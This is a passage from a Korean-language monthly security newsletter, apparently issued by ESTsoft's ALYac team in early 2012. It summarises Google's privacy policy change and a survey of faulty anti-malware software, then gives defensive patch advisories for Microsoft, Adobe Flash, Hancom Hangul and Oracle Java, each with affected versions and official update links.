세계 최대의 웹서비스 업체 구글이 오는 3월 1일부터 적용될 새로운 개인정보취급방침 및 서비스약관에 대해 사용자 동의를 받고 있습니다. 내용의 핵심은 '구글이 제공하는 60여여 개 제품에 적용된 개인정보취급방침과 약관을 통합' 한다는 것이며, 이는 각 제품에 보관된 사용자 정보가 같은 약관을 통해 서로 공유될 수 있음을 의미합니다. 전반적으로 구글이 제공하는 서비스 간에 고객정보 공유가 확대될 것으로 예상되기 때문에 구글 사용자들은 서비스 이용 시, 개인정보 제공에 더욱 신중을 기해야 하겠습니다.

• 악성코드 치료프로그램 60%가 불량품

방송통신위원회와 한국인터넷진흥원이 해마다 실시하고 있는 '악성코드 제거 프로그램 실태조사'결과 발표에서, 전년과 마찬가지로 불량 악성코드 제거 프로그램이 판을 치는 것으로 나타났습니다. 조사에 의하면 시중에서 판매되는 악성코드 치료 프로그램 10개 중 6개가 제대로 작동하지 않으며, 정상코드를 악성코드로 검출한 프로그램도 절반에 이른다고 합니다. 방통위는 근본적인 해결을 위해서 현재 국회에서 심의 중인 '악성프로그램 확산방지 등에 관한 법률안'이 조속해 제정돼야 한다"고 밝혔습니다.

2. 2월의 취약점 이슈

• Microsoft 2월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제, C런타임 라이브러리의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 Microsoft 2월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**

<취약점 목록>

Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점(2660465)

이 보안 업데이트는 Microsoft Windows의 비공개적으로 보고된 취약점 1건과 공개적으로 보고된 취약점 1건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 특수하게 조작된 콘텐츠를 포함하는 웹 사이트를 방문하거나 특수하게 조작된 응용 프로그램이 로컬에서 실행되고 있을 경우 원격 코드 실행이 허용될 수 있습니다. 공격자는 강제로 사용자가 악의적인 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

Internet Explorer 누적 보안 업데이트(2647516)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 4건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이러한 취약점 중 하나를 성공적으로 악용한 공격자는 로그온한 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

C 런타임 라이브러리의 취약점으로 인한 원격 코드 실행 문제점(2654428)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 웹 사이트에서 호스팅되거나 전자 메일 첨부 파일로 전송된 특수하게 조작된 미디어 파일을 열 경우 원격 코드 실행이 발생할 수 있습니다. 이 취약점 악용에 성공한 공격자는 로컬 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

.NET Framework 및 Microsoft Silverlight의 취약점으로 인한 원격 코드 실행 문제점 (2651026)

이 보안 업데이트는 Microsoft .NET Framework 및 Microsoft Silverlight의 공개된 취약점 1건과 비공개적으로 보고된 취약점 1건을 해결합니다. 사용자가 XBAP(XAML 브라우저 응용 프로그램) 또는 Silverlight 응용 프로그램을 실행할 수 있는 웹 브라우저를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 이 취약점으로 인해 클라이언트 시스템에서 원격 코드가 실행될 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Ancillary Function Driver의 취약점으로 인한 권한 상승 문제점(2645640)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 공격자가 사용자의 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

Microsoft SharePoint의 취약점으로 인한 권한 상승 문제점(2663841)

이 보안 업데이트는 Microsoft SharePoint 및 Microsoft SharePoint Foundation에서 비공개적으로 보고된 취약점 3건을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 URL을 클릭하면 권한 상승이나 정보 유출이 발생할 수 있습니다.

색 제어판의 취약점으로 인한 원격 코드 실행 문제점(2643719)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 1건을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 DLL(동적 연결 라이브러리) 파일과 동일한 디렉터리에 있는 합법적인 파일(예: .icm 또는 .icc 파일)을 여는 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로그온한 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Indeo 코덱의 취약점으로 인한 원격 코드 실행 문제점(2661637)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 1건을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 DLL(동적 연결 라이브러리) 파일과 동일한 디렉터리에 있는 합법적인 파일(예: .avi 파일)을 여는 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점을 악용에 성공한 공격자는 로그온한 사용자 자격으로 임의 코드를 실행할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치할 수 있을 뿐 아니라 데이터를 보거나 변경하거나 삭제할 수 있고 모든 사용자 권한이 있는 새 계정을 만들 수도 있습니다. 사용자가 관리자 권한의 사용자 권한으로 로그온한 경우 공격자가 영향을 받는 시스템을 완전히 제어할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Visio Viewer 2010의 취약점으로 인한 원격 코드 실행 문제점(2663510)

이 보안 업데이트는 Microsoft Office에서 발견되어 비공개적으로 보고된 취약점 5건을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 Visio 파일을 열 경우 원격 코드 실행이 발생할 수 있습니다. 이러한 취약점을 성공적으로 악용한 공격자는 로그온한 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/MS12-feb
영문 : http://technet.microsoft.com/en-us/security/bulletin/MS12-feb

• Adobe Flash Player 다중 취약점 업데이트 권고

CVE Number : CVE-2012-0751 외

Adobe Flash Player 에 영향을 주는 다중의 취약점을 해결한 보안 업데이트가발표 되었습니다. 낮은 버전의 Adobe Flash Player 사용자는 악성코드 감염 등의 위험이 있으므로 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다.

<해당 제품>

• 윈도우, 매킨토시, 리눅스, 솔라리스 환경에서 동작하는 Adobe Flash Player 11.1.102.55 및 이전 버전
• 안드로이드4.X 환경에서 동작하는 Adobe Flash Player 11.1.112.61 및 이전 버전
• 안드로이드3.X, 2.X 환경에서 동작하는 Adobe Flash Player 11.1.111.5 및 이전 버전
• 크롬 브라우저에서 동작하는 Adobe Flash Player 11.1.102.55 및 이전버전

<해결 방법>

• 윈도우, 매킨토시, 리눅스, 솔라리스 환경의 Adobe Flash Player 11.1.102.55 및 이전 버전 사용자:
http://get.adobe.com/kr/flashplayer에 방문하여 최신 버전의 플래시플레이어를 설치하거나 자동 업데이트를 이용하여 업데이트 합니다.

• 안드로이드 환경의 Adobe Flash Player 사용자:
안드로이드 마켓에 접속하여 Adobe Flash Player 최신버전을 설치합니다.

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb12-03.html

• 한글 코드실행 취약점 보안 업데이트 권고

워드프로세서 '한글'의 코드실행 취약 취약점을 해결한 보안 업데이트가 발표되었습니다. 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP) 파일을 사용자가 열어보도록 유도하여 악성코드를 유포 할 수 있으므로 낮은 버전의 한글 사용자는 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다.

<해당 제품>

- 한글 2005 6.7.10.1071 이전버전
- 한글 2007 7.5.12.629 이전버전
- 한글 2010 8.5.6.1133 이전버전

<해결 방법>

아래 한글과컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트 기능을 통해 한글 최신버전으로 업데이트 하시기 바랍니다.

- 취약점 패치 다운로드: http://www.hancom.co.kr/downLoad.downPU.do?mcd=005
- 자동업데이트 : 시작 > 모든 프로그램 > 한글과컴퓨터 > 한컴 자동 업데이트

<참고 사이트>

http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

• Oracle Java SE 보안업데이트 권고

Oracle사는 자사 보안업데이트 발표 체계인 Critical Patch Update(CPU)를 통해 자사의 Java SE 제품에 대한 보안업데이트를 발표했습니다. 보안업데이트 발표 이후, 관련 공격코드의 출현으로 인한 피해가 발생할 수 있으므로 Oracle Java 제품의 취약점에 대한 보안 업데이트를 설치하시기 바랍니다.

<해당 제품>

- JDK and JRE 7 Update 2 및 이전버전
- JDK and JRE 6 Update 30 및 이전버전
- JDK and JRE 5.0 Update 33 및 이전버전
- SDK and JRE 1.4.2_35 및 이전버전

<해결 방법>

- 개인사용자 경우, 설치된 제품의 최신 업데이트를 다운로드 받아 설치하거나 Java 자동 업데이트를 설정하시기 바랍니다.

-Java SE 다운로드: http://www.oracle.com/technetwork/java/javase/downloads/index.html

-Java Update 도움말: http://www.java.com/ko/download/help/java_update.xml

- 기업사용자 경우, "Oracle Java SE Critical Patch Update Advisory - February 2012" 문서를 검토하고 유지보수업체와의 협의/검토 후 보안업데이트를 적용하시기 바랍니다.

Contact us...

㈜이스트소프트 알약대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

http://advert.estsoft.com/?event=201111181660299